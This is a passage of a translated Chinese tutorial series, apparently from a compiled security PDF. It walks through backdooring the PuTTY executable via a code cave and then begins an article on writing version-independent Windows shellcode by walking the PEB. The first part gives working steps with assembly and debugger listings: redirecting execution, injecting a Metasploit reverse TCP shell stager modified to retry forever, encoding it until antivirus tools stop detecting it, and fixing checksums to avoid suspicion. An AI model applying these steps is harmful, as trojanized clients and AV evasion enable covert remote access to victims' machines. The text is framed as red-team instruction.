.text:0041CB6E                push    offset aLoginAs ; "login as: "
.text:0041CB73                mov     [ecx+4], eax
.text:0041CB76                call    sub_40C11D
.text:0041CB7B                pop     ecx
.text:0041CB7C                push    eax
.text:0041CB7D                push    dword ptr [ebx+3Ch]
.text:0041CB80                call    sub_40BFF6
.text:0041CB85                push    edi
.text:0041CB86                push    edi
.text:0041CB87                push    dword ptr [ebx+3Ch]
.text:0041CB8A                call    sub_445158
```



这就是我们要修改的那个指令，在进行任何更改之前，先保存下来。因为在执行后门代码之后，我们还会用到它。



将 PUSH 467C7C 指令更改为 JMP 0x47A478 之后，后门制作的重新定向阶段便告一段落了。需要注意的是，要记住下一个指令的地址。在执行后门代码后，它将用作返回地址。接下来，我们要做的是注入后门代码。

注入后门代码

在注入后门代码时，首先需要想到的是在执行后门代码之前保存寄存器。所有寄存器中的每个值对于程序的执行而言都是非常重要的。所以，需要在代码洞的开头部分放入相应的 PUSHAD 和 PUSHFD 指令，将所有寄存器和寄存器标志都保存到堆栈中。这些值将在执行后门代码之后弹出，以便程序可以继续执行而不会出现任何问题。




如前所述，我们这里使用的后门代码来自 metasploit 项目的 meterpreter reverse tcp shellcode。但是，这里需要对这个 shellcode 稍作修改。通常，反向 tcp shellcode 连接处理程序的尝试次数是有限制的，如果连接失败，则通过调用 ExitProcess API 来关闭该进程。

```
try_connect:
  push byte 16              ; length of the sockaddr struct
  push esi                  ; pointer to the sockaddr struct
  push edi                  ; the socket
  push 0x6174A599           ; hash( "ws2_32.dll", "connect" )
  call ebp                  ; connect( s, &sockaddr, 16 );

  test eax,eax              ; non-zero means a failure
  jz short connected

handle_failure:
  dec dword [esi+8]
  jnz short try_connect

failure:
  push 0x56A2B5F0           ; hardcoded to exitprocess for size
  call ebp
                                        安全客（bobao.360.cn）
connected:
```

这里的问题是，如果连接处理程序失败，putty 客户端将会停止，现在，我们只要修改几行 shellcode 的汇编代码，就可以让它每次连接失败后，重新尝试连接处理程序，同时，还让 shellcode 的尺寸也变小了。


```
try_connect:
  push byte 16          ; length of the sockaddr struct
  push esi              ; pointer to the sockaddr struct
  push edi              ; the socket
  push 0x6174A599       ; hash( "ws2_32.dll", "connect" )
  call ebp              ; connect( s, &sockaddr, 16 );

  test eax,eax          ; non-zero means a failure
  jnz try_connect
                                    安全客 ( bobao.360.cn )
connected:
```

对汇编代码进行必要的更改后，使用 nasm -f bin stager_reverse_tcp_nx.asm 命令进行编译。现在反向 tcp shellcode 已经可以使用了，但不会直接植入。我们的目标是在新线程上执行 shellcode。为了创建一个新的线程实例，需要让另一个 shellcode 调用指向反向 tcp shellcode 的 CreateThread API。在 Metasploit 项目中，也有一个用于创建线程得 shellcode，它是由 Stephen Fever 编写的。



在将十六进制的 shellcode 字节码放入 createthread.asm 文件之后，就可以使用 nasm -f bin createthread.asm 命令进行汇编。这样，该 shellcode 就可以插入到代码洞了，但在插入该 shellcode 之前，应该对其进行加壳，以便绕过 AV 产品的静态/特征分析检测。因为 metasploit 项目中的所有加壳软件对大多数 AV 产品来说都熟悉不过了，所以强烈建议使用自定义的加壳软件。本文不会介绍如何制作 shellcode 的自定义加壳软件，因为将来会单独写一篇文章进行详细的介绍，但是如果组合使用多个 metasploit 加壳软件的话，也是可行的。在每次加壳之后，以原始格式将编码的 shellcode 上传到相应的在线查毒网站，看看免杀效果如何。尝试每种组合，直到它无法被检测到为止；如果您有耐心，那么等待下一篇文章也行。


对 shellcode 成功加壳之后，就可以把它插入代码洞了。请选中 PUSHFD 下面的指令，然后在 immunity debugger 中按 Ctrl + E 组合键，这样 shellcode 将以十六进制格式粘贴到这里。



使用 xxd -ps createthread 命令，以十六进制格式打印输出创建线程的 shellcode，或使用十六进制编辑器打开 shellcode 并复制相应的十六进制值。在将十六进制值粘贴到调试器时，请注意字节限制，因为这些修改都是在 immunity debugger 中进行的，而对于 immunity debugger 来说，向编辑代码窗口中粘贴代码时，是有字节限制的。所以，我们可以每次粘贴一部分，按下 OK 按钮后，继续粘贴后续字节，当所有 shellcode 全部粘贴到代码洞之后，插入后门代码的流程便大功告成了。

恢复执行流程

在创建后门代码线程之后，需要恢复程序的正常执行，这意味着 EIP 应该跳回到将执行权限重定向至代码洞的那个函数。但是在跳回到该函数之前，应该首先将寄存器的值恢复到之前的状态。




通过在 shellcode 的末尾放入相应的 POPFD 和 POPAD 指令，就可以将此前保存的寄存器的值以相同的顺序从堆栈中弹出。在恢复寄存器之后，先别忙着跳回，因为还有一件重要的事情需要处理，即我们要执行的是被劫持的指令，但是为了将程序的执行重定向到代码洞，PUSH 467C7C 指令已经被替换为 JMP 0x47A478 了。现在，可以把这个 PUSH 467C7C 指

令放到最后面 ,就能恢复被劫持的指令了。接下来 ,我们就可以跳回到通过插入 JMP 0x41CB73 指令将执行重定向到代码洞的那个函数了，代码如下所示。

```
0047A62B   9D              POPFD
0047A62C   61              POPAD
0047A62D   68 7C7C4600     PUSH putty.00467C7C                      ASCII "login as: "
0047A632   E9 3C75FAFF     JMP putty.0041CB73
0047A637   90              NOP
0047A638   0000            ADD BYTE PTR DS:[EAX],AL
```


最后，选中相应的指令，单击右键，通过相应的选项将它们复制到可执行文件。对于这个操作，我们应该对所有被修改的指令都执行一遍。当所有指令被复制并保存到文件后，关闭调试器，然后测试可执行文件，如果可执行文件运行正常的话，那就说明后门可以使用了。

最后，建议处理好最终文件的校验和，以免引起怀疑，这也能够降低被检测出来的风险。



最后，选中相应的指令，单击右键，通过相应的选项将它们复制到可执行文件。对于这个操作，我们应该对所有被修改的指令都执行一遍。当所有指令被复制并保存到文件后，关闭调试器，然后测试可执行文件，如果可执行文件运行正常的话，那就说明后门可以使用了。

小结

最后，在按照上述方法正确处理之后，我们的后门就可以完全隐身了。

演示视频

现在，您可以通过下列视频来观看我们安装后门后的 putty 的表现了：

视频演示▶：安装 PE 后门

参考资料

http://NoDistribute.com/result/image/Ye0pnGHXiWvSVErkLfTblmAUQ.png

https://en.wikipedia.org/wiki/Red_team

https://en.wikipedia.org/wiki/Address_space_layout_randomization

https://en.wikipedia.org/wiki/Code_cave

https://en.wikipedia.org/wiki/Checksum

反侦测的艺术 part3：shellcode 炼金术

译者：myswsun
译文来源：【安全客】http://bobao.360.cn/learning/detail/3589.html
原文来源：https://pentest.blog/art-of-anti-detection-3-shellcode-alchemy/

前言

本文的主题是基础的 shellcode 概念、汇编级编码器/解码器的设计和一些绕过反利用解决方案（如微软的 EMET）的方法。为了理解本文的内容，读者至少需要有较好的 x86 汇编知识，并熟悉 COFF 及 PE 的文件格式，还可以阅读（Art of Anti Detection 1 – Introduction to AV & Detection Techniques 和 Art of Anti Detection 2 – PE Backdoor Manufacturing）帮助你理解 AV 产品使用的基本的检测技术的内部细节和本文中的术语。

术语

进程环境块（PEB）：

PEB 是 Windows NT 操作系统家族中的一个数据结构。它是由操作系统内部使用的一个不透明的数据结构，它的大部分字段不适用与操作系统之外。[1]微软 MSDN 文档（其中只包含了部分字段）说明这个结构可能随着操作系统版本不同而变化。[2]PEB 包含全局上下文、启动参数、程序映像加载器的数据结构、映像基址和进程内提供互斥的同步对象。

导入地址表（IAT）：

当应用程序在不同模块中调用一个函数时，地址表被用来作为一个查询表。它包括两种导入形式（序号和名字）。因为一个编译好的程序无法知道依赖库的内存位置，当调用 API 时需要间接跳转。因为动态链接器加载模块并将它们连接在一起，它将真实的地址写入 IAT，因此它们指向相应库函数的内存位置。

数据执行保护（DEP）：

DEP 是用来校验内存来帮助阻止恶意代码执行的一组硬件和软件的技术。在微软 Windows XP SP2 和 Windows XP Tablet PC Edition 2005 版本中，DEP 通过硬件和软件实现。DEP 的好处是阻止代码从数据页执行。典型的，代码不能在默认堆和栈中执行。硬件增强的 DEP 检测这些位置的代码运行，当执行发生时抛出异常。软件增强的 DEP 帮助阻止恶意代码利用 Windows 的异常处理机制。

地址空间布局随机化（ASLR）：

它是一种避免缓冲区溢出攻击的保护措施。为了阻止攻击者固定的跳转，例如，一个特别的内存漏洞利用，ASLR 能随机分配进程内关键区域的地址，包括可执行文件的基地址和栈、堆、动态库的位置。

stdcall 调用约定：

stdcall 调用约定由 pascal 约定演变而来，被调用者负责清理栈，但是参数从右向左的顺序压栈（和_cdecl 调用约定一样）。寄存器 EAX，ECX，EDX 在函数中使用。返回结果保存在 EAX 中。stdcall 是微软 win32 API 和 open Watcom C++的标准调用约定。

介绍

shellcode 在安全领域扮演了很重要的角色，他们在很多恶意软件和利用中都有使用。

因此，什么是 shellcode？shellcode 以一系列字节为基础，其组成 CPU 指令，编写 shellcode 的主要目的是利用漏洞（如溢出漏洞）来允许在系统中执行任意代码。因为 shellcode 能直接在内存中运行，导致大量恶意软件使用它。命名为 shellcode 的原因是通常运行 shellcode 后都会返回一个命令行 shell，但是随着时间推移意义也改变了。在今天几乎所有的编译器生成的程序都能转化为 shellcode。因为编写 shellcode 涉及到深入理解目标架构和操作系统的汇编语言，本文假设读者可以在 Windows 和 Linux 环境中使用汇编编写程序。在网络上有很多开源的 shellcode，但是对于新利用和不同的漏洞，每个安全研究员应该都能编写他自己的 shellcode，同时编写你自己的 shellcode 能很大程度上帮助你理解操作系统的关键东西。本文的目标是介绍基本的 shellcode 概念，降低 shellcode 被检测的概率，和绕过一些反利用缓解措施。

基本的 shellcode 编程

为不同的操作系统编写 shellcode 需要不同的方法，不像 Windows，基于 Unix 的操作系统提供了一种通过 int 0x80 接口与内核通信的方式，基于 Unix 的操作系统的所有的系统调用都有一个唯一的调用号，通过 80 中断来调用（int 0x80），内核通过被提供的调用号和参数执行系统调用，但是这里有个问题，Windows 没有一个直接调用内核的接口，意味着不得不有精准的函数指针（内存地址）以便调用它们。不幸的是，硬编码函数地址不能完全解决问题，Windows 中的每个函数地址在每个版本中都会改变，使用硬编码的 shellcode 高度依赖版本，


在 Windows 上编写不依赖版本的 shellcode 是可能的，只要解决地址问题，这个能通过在运行时动态获取地址解决。

解决地址问题

随着时间的推移，shellcode 编写者找到了聪明的方法能在运行时找到 Windows API 函数的地址，在本文中我们主要关注一种称为解析 PEB 的方法，这个方法使用 PEB 数据结构来定位加载的动态库的地址，并解析导出地址表得到函数地址。在 metasploit 框架中，几乎所有的不依赖版本的 shellcode 都是用这个技术得到 Windows API 函数地址。使用这个方法充分利用了 FS 段寄存器，在 Windows 中这个寄存器指向线程环境块（TEB）地址，TEB 包含了很多有用的数据，包括我们寻找的 PEB 结构，当 shellcode 在内存中执行时，我们需要从 TEB 块向前偏移 48 字节 ：

```
1.xor eax, eax
2.mov edx, [fs:eax+48]
```


现在我们得到了 PEB 结构，




```
typedef struct _TEB
{
    NT_TIB          Tib;                    /* 000 */
    PVOID           EnvironmentPointer;     /* 01c */
    CLIENT_ID       ClientId;               /* 020 */
    PVOID           ActiveRpcHandle;        /* 028 */
    PVOID           ThreadLocalStoragePointer; /* 02c */
    PVOID           Peb;                    /* 030 */
    ULONG           LastErrorValue;         /* 034 */
    ULONG           CountOfOwnedCriticalSections; /* 038 */
    PVOID           CsrClientThread;        /* 03c */
    PVOID           Win32ThreadInfo;        /* 040 */
    ULONG           Win32ClientInfo[31];    /* 044 used for user32 private data in Wine */
    PVOID           WOW32Reserved;          /* 0c0 */
    ULONG           CurrentLocale;          /* 0c4 */
    ULONG           FpSoftwareStatusRegister; /* 0c8 */
    PVOID           SystemReserved1[54];    /* 0cc used for kernel32 private data in Wine */
    PVOID           Spare1;                 /* 1a4 */
    LONG            ExceptionCode;          /* 1a8 */
    PVOID     ActivationContextStackPointer;          /* 1a0/02c8 */
    BYTE            SpareBytes1[36];        /* 1ac */
    PVOID           SystemReserved2[10];    /* 1d4 used for ntdll private data in Wine */
    GDI_TEB_BATCH   GdiTebBatch;            /* 1fc */
    ULONG           gdiRgn;                 /* 0dc */
    ULONG           gdiPen;                 /* 0e0 */
    ULONG           gdiBrush;               /* 0e4 */
    CLIENT_ID       RealClientId;           /* 0e8 */
    HANDLE          GdiCachedProcessHandle; /* 0f0 */
    ULONG           GdiClientPID;           /* 0f4 */
    ULONG           GdiClientTID;           /* 0f8 */
    PVOID           GdiThreadLocaleInfo;    /* 0fc */
    PVOID           UserReserved[5];        /* 700 */
    PVOID           glDispatchTable[280];    /* 714 */
    ULONG           glReserved1[26];        /* b74 */
    PVOID           glReserved2;            /* bdc */
    PVOID           glSectionInfo;          /* be0 */
    PVOID           glSection;              /* be4 */
    PVOID           glTable;                /* be8 */
    PVOID           glCurrentRC;            /* bec */
    PVOID           glContext;              /* bf0 */
    ULONG           LastStatusValue;        /* bf4 */
    UNICODE_STRING  StaticUnicodeString;    /* bf8 used by advapi32 */
    WCHAR           StaticUnicodeBuffer[261]; /* c00 used by advapi32 */
    PVOID           DeallocationStack;      /* e0c */
    PVOID           TlsSlots[64];           /* e10 */
    LIST_ENTRY      TlsLinks;               /* f10 */
    PVOID           Vdm;                    /* f18 */
    PVOID           ReservedForNtRpc;       /* f1c */
    PVOID           DbgSsReserved[2];       /* f20 */
    ULONG           HardErrorDisabled;      /* f28 */
    PVOID           Instrumentation[16];    /* f2c */
    PVOID           WinSockData;            /* f6c */
    ULONG           GdiBatchCount;          /* f70 */
    ULONG           Spare2;                 /* f74 */
    ULONG           Spare3;                 /* f78 */
    ULONG           Spare4;                 /* f7c */
    PVOID           ReservedForOle;         /* f80 */
    ULONG           WaitingOnLoaderLock;    /* f84 */
    PVOID           Reserved5[3];           /* f88 */
    PVOID          *TlsExpansionSlots;      /* f94 */
} TEB, *PTEB;
```


在得到 PEB 结构指针后，我们在 PEB 块中向前移 12 字节，以便得到 ldr 数据结构的地址：

```
1.mov edx, [edx+12]
```



